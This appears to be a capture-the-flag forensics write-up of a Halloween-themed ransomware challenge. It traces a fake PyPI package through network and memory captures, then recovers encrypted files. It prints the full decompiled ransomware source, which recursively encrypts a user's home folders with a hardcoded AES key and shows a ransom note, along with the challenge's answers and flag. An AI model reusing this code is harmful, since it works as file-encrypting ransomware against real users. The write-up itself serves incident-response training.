POOF
April 23, 2023 · View on GitHub
Write-up author: vreshco
DESCRIPTION:
In my company, we are developing a new python game for Halloween. I'm the leader of this project; thus, I want it to be unique. So I researched the most cutting-edge python libraries for game development until I stumbled upon a private game-dev discord server. One member suggested I try a new python library that provides enhanced game development capabilities. I was excited about it until I tried it. Quite simply, all my files are encrypted now. Thankfully I manage to capture the memory and the network traffic of my Linux server during the incident. Can you analyze it and help me recover my files? To get the flag, connect to the docker service and answer the questions.
HINT:
- NONE
STEPS:
- Unzipping the files resulting to 4 files extracted.

- Let's open the host.

- It seems we need to find the malicious URL, remembering we have a .pcap file, obviously we can get it from there, let's analyze the HTTP packets.

- Looking at the request headers (host, path) we know the malicious URL where the ransomware downloaded from.
http://files.pypi-install.com/packages/a5/61/caf3af6d893b5cb8eae9a90a3054f370a92130863450e3299d742c7a65329d94/pygaming-dev-13.37.tar.gz
RESULT

- Now it's asking what is the name of the malicious process, we can get the ans by analyzing the dump file using volatility.
- Notice there's a
Ubuntu_4.15.0-184-generic_profile.zip, by it's name obviously it's a profile. - Since we're given the profile in a .zip file, we need to move it to our volatility overlays directory, specifically in it's linux directory.
- For volatility i'm using SIFT but somehow the custom profile does not listed there.
- So i tried to use volatility in Kali and successfully stored the custom profile. Path ->
/volatility/volatility/plugins/overlays/linux. - To check whether it stored or not simply run ->
python2 vol.py --info.

- With this, we don't need to run imageinfo to find the correct profile.
- Let's run pslist to then.
┌──(vreshco㉿nic)-[~/Downloads/htb_retired]
└─$ python2 ../../../../opt/volatility/vol.py -f mem.dmp --profile=LinuxUbuntu_4_15_0-184-generic_profilex64 linux_pslist

- Well it's still hard to guessing which processes is malicious.
- Let's check all the bash commands used.
┌──(vreshco㉿nic)-[~/Downloads/htb_retired]
└─$ python2 ../../../../opt/volatility/vol.py -f mem.dmp --profile=LinuxUbuntu_4_15_0-184-generic_profilex64 linux_bash

- Seems like
./configureis the correct ans (?)

- Now it's asking the md5sum of the ransomware file, to get that we can use md5sum.
- Remembering the 1st question asked about the ransomware file link, hence we can grab the file by exporting the http packet from wireshark.
Export Objects -> HTTP
- Extract the .tar file -> jump to the directory -> run md5sum.

- We got it correct! Now it's asking the programming language used.
- From the directory name it should be python, but when i run strings, i found syntaxes used in c, could be pyc (?) But C is just the extension of python, so we can say it's python.

- Got it correct! Now it's asking the function name used for encryption.
- Let's decompile the binary, since the binary is stripped, it's harder for us to identify the function name.
- But things to know, it's a python c binary file, hence we can't use ghidra to decompile it.
- I did a small outsource about this, until i found this tool to decompile python binary file.
- Tried decompyle3 but somehow it won't work for me, so i used this tool.

- Open the extracted directory, our interest is at the configure.pyc file, we need to decompile that to py.
- I use this online tool to decompile it.
DECOMPILED
# uncompyle6 version 3.5.0
# Python bytecode 3.6 (3379)
# Decompiled from: Python 2.7.5 (default, Nov 16 2020, 22:23:17)
# [GCC 4.8.5 20150623 (Red Hat 4.8.5-44)]
# Embedded file name: configure.py
from Crypto.Cipher import AES
from sys import exit
import random, string, time, os

def Pkrr1fe0qmDD9nKx(filename: str, data: bytes) -> None:
    open(filename, 'wb').write(data)
    os.rename(filename, f"{filename}.boo")


def mv18jiVh6TJI9lzY(filename: str) -> None:
    data = open(filename, 'rb').read()
    key = 'vN0nb7ZshjAWiCzv'
    iv = 'ffTC776Wt59Qawe1'
    cipher = AES.new(key.encode('utf-8'), AES.MODE_CFB, iv)
    ct = cipher.encrypt(data)
    Pkrr1fe0qmDD9nKx(filename, ct)


def w7oVNKAyN8dlWJk() -> str:
    letters = string.ascii_lowercase + string.digits
    _id = ''.join(random.choice(letters) for i in range(32))
    return _id


def print_note() -> None:
    _id = w7oVNKAyN8dlWJk()
    banner = f"\n\nPippity poppity give me your property!\n\n\t   *                  ((((\n*            *        *  (((\n\t   *                (((      *\n  *   / \\        *     *(((    \n   __/___\\__  *          (((\n\t (O)  |         *     ((((\n*  '<   ? |__ ... .. .             *\n\t \\@      \\    *    ... . . . *\n\t //__     \t// ||\\__   \\    |~~~~~~ . . .   *\n====M===M===| |=====|~~~~~~   . . .. .. .\n\t\t *  \\ \\ \\   |~~~~~~    *\n  *         <__|_|   ~~~~~~ .   .     ... .\n\t\nPOOF!\n\nDon't you speak English? Use https://translate.google.com/?sl=en&tl=es&op=translate \n\nYOU GOT TRICKED! Your home folder has been encrypted due to blind trust.\nTo decrypt your files, you need the private key that only we possess. \n\nYour ID: {_id}\n\nDon't waste our time and pay the ransom; otherwise, you will lose your precious files forever.\n\nWe accept crypto or candy.\n\nDon't hesitate to get in touch with cutie_pumpkin@ransomwaregroup.com during business hours.\n\n\t"
    print(banner)
    time.sleep(60)


def yGN9pu2XkPTWyeBK(directory: str) -> list:
    filenames = []
    for filename in os.listdir(directory):
        result = os.path.join(directory, filename)
        if os.path.isfile(result):
            filenames.append(result)
        else:
            filenames.extend(yGN9pu2XkPTWyeBK(result))

    return filenames


def main() -> None:
    username = os.getlogin()
    if username != 'developer13371337':
        exit(1)
    directories = [f"/home/{username}/Downloads",
     f"/home/{username}/Documents",
     f"/home/{username}/Desktop"]
    for directory in directories:
        if os.path.exists(directory):
            files = yGN9pu2XkPTWyeBK(directory)
            for fil in files:
                try:
                    mv18jiVh6TJI9lzY(fil)
                except Exception as e:
                    pass

    print_note()


if __name__ == '__main__':
    main()
- Well based from the source-code we know the encryption function is this ->
mv18jiVh6TJI9lzY()
def mv18jiVh6TJI9lzY(filename: str) -> None:
    data = open(filename, 'rb').read()
    key = 'vN0nb7ZshjAWiCzv'
    iv = 'ffTC776Wt59Qawe1'
    cipher = AES.new(key.encode('utf-8'), AES.MODE_CFB, iv)
    ct = cipher.encrypt(data)
    Pkrr1fe0qmDD9nKx(filename, ct)

- Now they want us to decrypt the given file -> which is the .boo file and get the md5sum.
- To decrypt it, we can reverse the algorithm used for encrypt the file.
REVERSED SCRIPT
from Crypto.Cipher import AES
from sys import exit
import random, string, time, os

os.system('clear')

## the decrypt function
def mv18jiVh6TJI9lzY(filename):
    data = open(filename, 'rb').read()
    key = 'vN0nb7ZshjAWiCzv'
    iv = b'ffTC776Wt59Qawe1' # must bytes
    cipher = AES.new(key.encode('utf-8'), AES.MODE_CFB, iv)
    ct = cipher.decrypt(data)
    Pkrr1fe0qmDD9nKx('new_boo', ct)

## to write out the output
def Pkrr1fe0qmDD9nKx(filename, data):
    open(filename, 'wb').write(data)
    #os.rename(filename, f"{filename}.boo")

mv18jiVh6TJI9lzY('candy_dungeon.pdf.boo')
OUTPUT

Get md5sum

Send it

- Got the flag!
FLAG
HTB{Th1s_h4ll0w33n_w4s_r34lly_sp00ky}